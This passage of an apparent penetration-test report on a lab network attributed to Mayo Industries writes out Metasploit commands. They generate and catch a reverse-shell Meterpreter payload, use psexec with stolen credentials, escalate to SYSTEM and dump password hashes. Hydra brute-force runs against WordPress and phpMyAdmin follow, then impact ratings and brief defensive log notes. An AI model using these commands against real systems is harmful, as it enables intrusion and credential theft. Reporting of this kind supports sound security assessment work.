5.2.7 System Compromise & Privilege Escalation

The Meterpreter session successfully established a foothold on the Windows 7 workstation, providing initial access at the **IEUser** privilege level. Through systematic privilege escalation techniques, the **getsystem** command was executed, successfully elevating privileges from the standard user context to the highest possible **NT AUTHORITY\SYSTEM** level. This critical escalation demonstrated the ability to bypass user account control mechanisms and obtain complete system-level access, equivalent to local administrator privileges.

The **getprivs** command further confirmed the extensive privileges obtained, including **SeDebugPrivilege**, **SeImpersonatePrivilege**, and other security tokens that would enable advanced post-exploitation activities across the system.

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=4445 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=4445 -f exe > shell.exe
```

Figure 21: using Metasploit to generate and deploy a Windows Meterpreter payload

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > exploit -j
```

Figure 22: configuring the payload and exploiting

```
msf6 exploit(multi/handler) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf6 exploit(windows/smb/psexec) > set SMBUser IEUser
SMBUser => IEUser
msf6 exploit(windows/smb/psexec) > set SMBPass Passw0rd!
SMBPass => Passw0rd!
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(windows/smb/psexec) > set LPORT 4446
LPORT => 4446
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4446
[*] 192.168.56.105:445 - Connecting to the server...
[*] 192.168.56.105:445 - Authenticating to 192.168.56.105:445 as user 'IEUser' ...
[*] 192.168.56.105:445 - Selecting PowerShell target
[*] 192.168.56.105:445 - Executing the payload...
[+] 192.168.56.105:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.56.105
[*] Meterpreter session 2 opened (192.168.56.103:4446 -> 192.168.56.105:49161) at 2025-10-02 14:35:23 +0530
```


Figure 23: establishing Reverse TCP connection to attacker-controlled host

```

meterpreter > sysinfo
Computer      : IEWIN7
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Figure 24: privilege escalation (retrieving system information)

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Figure 25: privilege escalation (retrieving system information)

```

meterpreter > getprivs
Enabled Process Privileges
-----
Name: SeAssignPrimaryTokenPrivilege
Name: SeAssignPrimaryTokenPrivilege
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

```

Figure 26: privilege escalation (Token Privileges Gained)

5.2.8 Credential Harvesting & Security Breach

A comprehensive credential harvesting operation was conducted using the **hashdump** command, which successfully extracted the Windows Security Account Manager (SAM) database containing password hashes for all local user accounts. This critical security breach exposed the LM and NTLM password hashes for user accounts including **Administrator**, **IEUser**, and **Guest**. The obtained hashes represent a severe security compromise, as they can be leveraged for pass-the-hash attacks, credential cracking attempts, and lateral movement throughout the network. This finding highlights the critical risk of credential exposure that can lead to domain-wide compromise in corporate environments.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035 :::
```

Figure 27: extracted all password hashes using hashdump

5.2.9 Evidence Collection & Impact Demonstration

To substantiate the level of access achieved, the **screenshot** command was executed, capturing real-time visual evidence from the compromised system's active desktop session. This demonstration provided conclusive proof of the attacker's visual access to the system interface, confirming the ability to monitor user activities, capture sensitive information displayed on screen, and potentially perform interactive tasks through the compromised session. The combination of system information, privilege escalation evidence, credential extraction, and visual desktop access presents a comprehensive picture of complete system compromise with significant business impact for Mayo Industries.

```
meterpreter > screenshot
Screenshot saved to: /home/sentinel/BHmJiLA.jpeg
```

Figure 28: Process Injection & GDI Capture


```
(sentinel@vbox)-[~] privilege
$ ls
BHmmJiLA.jpeg  Cryptool  discovered_creds.txt
build          Desktop  dist
secretedLocalPrivilege

(sentinel@vbox)-[~]
$ xdg-open BHmmJiLA.jpeg
```

Figure 29: Captured screenshot (saved in kali linux as a jpeg file)




Figure 30: Viewing the screenshot of the compromised machine

5.2.10 Windows Privilege Escalation: Complete Attack Chain

Initial Access & Setup

- Gained SMB access using compromised credentials **IEUser:Passw0rd!**
- Uploaded Meterpreter payload to Windows 7 via administrative shares
- Established reverse shell from Windows to Kali Linux (port 4444)

Privilege Escalation Process

- Executed **getsystem** command to escalate from user to SYSTEM privileges
- Used named pipe impersonation to steal tokens from Windows services
- Verified SYSTEM access with **getuid** and **getprivs** commands

Post-Exploitation Actions

- Dumped password hashes from LSASS memory using **hashdump**
- Captured desktop screenshots via **Windows GDI APIs**
- Established persistence with auto-reconnecting backdoor
- Extracted SAM database for credential harvesting

Key Technical Achievements


- Bypassed UAC protections without user interaction
- Gained kernel-level privileges (SeLoadDriver, SeTcbPrivilege)
- Maintained stealth through process injection and memory operations
- Achieved full system control from initial network access

This attack chain demonstrates complete system compromise through credential theft, privilege escalation, and persistent access establishment.

5.3 Web/Application Assessment

5.3.1 OWASP A2:2021 - Broken Authentication

The assessment identified a critical authentication vulnerability within the WordPress Content Management System, where default administrator credentials remained unchanged in the production environment. The credentials **admin:admin** provided complete administrative access to the WordPress installation, representing a severe implementation of the OWASP A2:2021 - Broken Authentication vulnerability category. With a CVSS score of 8.1 (High), this finding demonstrates a fundamental failure in authentication controls that could be easily exploited by both automated scanners and targeted attackers to gain privileged access to the organization's web presence.



```
hydra -L web_users.txt -P web_passwords.txt 192.168.56.186 http-form-post '/wordpress/wp-login.php:log=USER&pwd=PASS'wp-submit=LogIn:ERROR' -t 16 -i 1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-02 17:48:00
[WARNING] restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 187 login tries (l1/p:17), ~12 tries per task
[DATA] attacking http-post-form://192.168.56.186:80/wordpress/wp-login.php:log=USER&pwd=PASS'wp-submit=LogIn:ERROR
[50](http-post-form) host: 192.168.56.186 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-02 17:48:07
```

Figure 31:using hydra to discover credentials

Multiple forms of evidence were collected to substantiate this security finding, beginning with automated credential discovery using **Hydra** which systematically identified the weak credentials through targeted brute-force testing. This was followed by successful manual verification through browser-based authentication, where the **admin:admin** credentials granted unrestricted access to the WordPress administrative dashboard. Further technical validation was achieved through session analysis, where curl commands confirmed the issuance of valid authentication cookies (**wordpressuser_*** and **wordpresspass_***), demonstrating persistent access capabilities beyond initial authentication.



Figure 32: Login into WordPress using the discovered credentials (admin:admin)




Figure 33: Accessing the WordPress Dashboard




Figure 35: Accessing the user list of WordPress





Figure 34: Accessing the WordPress Plugins

5.3.2 OWASP A7:2021 - Identification and Authentication Failures

The assessment uncovered inconsistent authentication mechanisms within the phpMyAdmin web interface, where 156 HTTP credentials were validated by the web application layer but subsequently rejected by the MySQL database server. This security misconfiguration represents an OWASP A7:2021 - Identification and Authentication Failures vulnerability, rated as medium risk, that exposes fundamental flaws in the authentication logic between application layers.



```


root@kali:~# hydra -l web_users.txt -P web_passwords.txt 192.168.56.106 http-get /phpmyadmin/ -I
Hydra v9.3 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-02 18:01:05
[DATA] max 56 tasks per 1 server, overall 16 tasks, 187 login tries (l:11/p:17), ~12 tries per task
[DATA] attacking http-get://192.168.56.106:80/phpmyadmin/
[80][http-get] host: 192.168.56.106 login: admin password: 123456
[80][http-get] host: 192.168.56.106 login: admin password: secret
[80][http-get] host: 192.168.56.106 login: admin password: Password1
[80][http-get] host: 192.168.56.106 login: admin password: owasp
[80][http-get] host: 192.168.56.106 login: admin password: abcdwa
[80][http-get] host: 192.168.56.106 login: admin password: admin
[80][http-get] host: 192.168.56.106 login: admin password: pass
[80][http-get] host: 192.168.56.106 login: admin password: password
[80][http-get] host: 192.168.56.106 login: admin password: root
[80][http-get] host: 192.168.56.106 login: admin password: admin123
[80][http-get] host: 192.168.56.106 login: admin password: 123456789
[80][http-get] host: 192.168.56.106 login: admin password: P@ssw0rd
[80][http-get] host: 192.168.56.106 login: admin password: letmein
[80][http-get] host: 192.168.56.106 login: admin password: welcome
[80][http-get] host: 192.168.56.106 login: admin password: 12345
[80][http-get] host: 192.168.56.106 login: administrator password: admin
[80][http-get] host: 192.168.56.106 login: administrator password: password
[80][http-get] host: 192.168.56.106 login: administrator password: owasp
[80][http-get] host: 192.168.56.106 login: administrator password: admin123
[80][http-get] host: 192.168.56.106 login: admin password: tomcat
[80][http-get] host: 192.168.56.106 login: administrator password: abcdwa
[80][http-get] host: 192.168.56.106 login: administrator password: Password1
[80][http-get] host: 192.168.56.106 login: administrator password: 123456
[80][http-get] host: 192.168.56.106 login: administrator password: P@ssw0rd
[80][http-get] host: 192.168.56.106 login: administrator password: tomcat
[80][http-get] host: 192.168.56.106 login: administrator password: secret
[80][http-get] host: 192.168.56.106 login: administrator password: root
[80][http-get] host: 192.168.56.106 login: root password: owasp
[80][http-get] host: 192.168.56.106 login: root password: admin
[80][http-get] host: 192.168.56.106 login: administrator password: pass
[80][http-get] host: 192.168.56.106 login: administrator password: 123456789
[80][http-get] host: 192.168.56.106 login: administrator password: letmein
[80][http-get] host: 192.168.56.106 login: root password: abcdwa
[80][http-get] host: 192.168.56.106 login: administrator password: 12345
[80][http-get] host: 192.168.56.106 login: root password: 123456
[80][http-get] host: 192.168.56.106 login: root password: admin123
[80][http-get] host: 192.168.56.106 login: root password: P@ssw0rd
[80][http-get] host: 192.168.56.106 login: root password: Password1
[80][http-get] host: 192.168.56.106 login: root password: secret
[80][http-get] host: 192.168.56.106 login: tomcat password: password

```

Figure 36: Using Hydra to discover credentials

Technical evidence confirmed this authentication disparity through Hydra credential testing, which successfully identified 155 valid HTTP authentication pairs. However, these same credentials generated **MySQL error #1045** when attempting database access, clearly demonstrating a separation between web server authentication and database security controls. This inconsistency reveals architectural weaknesses in the authentication flow implementation.



```

1 of 1 target successfully completed, 155 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-02 18:01:08

```

Figure 37: status of hydra attack (155 valid passwords were found)




Figure 38: Getting MySQL error #1045 when attempting to access the database using the discovered credentials

6. Business Impact Assessment

6.1 External Network Assessment - Business Impact

The external assessment revealed a critical vulnerability in the publicly facing FTP service (**VSFTPD 2.3.4 backdoor**) that allowed complete remote compromise of the Linux server. This represents a severe business impact as it provides attackers with an initial foothold into the corporate network. The compromise of this server exposes Mayo Industries to multiple critical risks including potential data breaches of sensitive company information, significant reputational damage that would erode customer trust if publicly disclosed, regulatory consequences for data protection violations, and substantial financial impacts from incident response, system restoration, and potential ransomware attacks. The organization faces immediate operational disruption and long-term brand damage from this externally accessible vulnerability.

Overall External Risk Rating: **CRITICAL** - Immediate remediation required for the VSFTPD vulnerability.

6.2 Internal Network Assessment - Business Impact

The internal assessment demonstrated that once initial access is gained, an attacker can move laterally to compromise critical Windows workstations. The discovery of default credentials (**IEUser:Passw0rd!**) and subsequent administrative access to Windows 7 systems represents a high business impact with several concerning implications for Mayo Industries' operational security. This vulnerability enables complete lateral movement across the network, exposing intellectual property through full filesystem access, creating operational disruption risks via potential ransomware deployment, facilitating credential theft that could lead to domain-wide compromise, and establishing persistence mechanisms for long-term unauthorized access. The lack of network segmentation allows a single breach to escalate into organization-wide compromise.

Overall Internal Risk Rating: **HIGH** - Network segmentation and credential management require immediate attention.

6.3 Web Application Assessment - Business Impact

The web application assessment identified critical vulnerabilities across multiple services, most notably the compromise of the WordPress content management system through default administrator credentials (**admin:admin**). This breach exposes Mayo Industries to severe business consequences including complete website control enabling defacement and unauthorized content modification, customer data exposure through database access, creation of malware distribution platforms that could impact website visitors, and significant search engine ranking damage that would reduce online visibility and customer acquisition. Additionally, the authentication inconsistencies discovered in phpMyAdmin demonstrate fundamental security architecture flaws that could lead to privilege escalation and further data compromise, potentially violating data protection regulations and damaging customer trust in the organization's ability to secure digital assets.

Overall, Web Application Risk Rating: **CRITICAL** - Immediate credential rotation and web application security hardening required.

6.4 Composite Business Impact Analysis

The combination of external vulnerability, internal network weaknesses, and web application security failures creates a perfect storm for Mayo Industries' cybersecurity posture. An attacker can systematically breach the network perimeter through the Linux server, move undetected through internal systems using default credentials, and compromise web applications to access sensitive business data. This end-to-end compromise chain demonstrates critical gaps in defense-in-depth strategies and exposes the organization to comprehensive business disruption, data theft, financial loss, and reputational damage that could take years to recover from.




Figure 39: Composite Business Impact Analysis

Recommendation:

Mayo Industries should treat these findings with utmost urgency, prioritizing both the immediate patching of external vulnerabilities and the strategic improvement of internal network security controls to prevent lateral movement and contain future breaches.

Overall Organizational Risk Rating:

CRITICAL - Coordinated remediation across all identified vulnerability categories required immediately.

7. Blue Team – Defensive Analysis

7.1 Retrieved Windows Logs

7.1.1 SSH Service Authentication Attacks

Interpretation:

The Event ID 4672 indicates the Windows SSH service (sshd_server) was activated with extensive system privileges. This event triggers when the SSH service account is assigned critical privileges including SeTcbPrivilege (Act as OS), SeBackupPrivilege, and SeLoadDriverPrivilege, typically during service initialization or authentication processing.

Service Targeting Pattern:

Interpretation: The privilege assignment event correlates with automated SSH brute force attacks from Kali Linux using Hydra. The Windows SSH service was processing authentication attempts, causing the service account to be assigned elevated privileges to handle potential user logins.

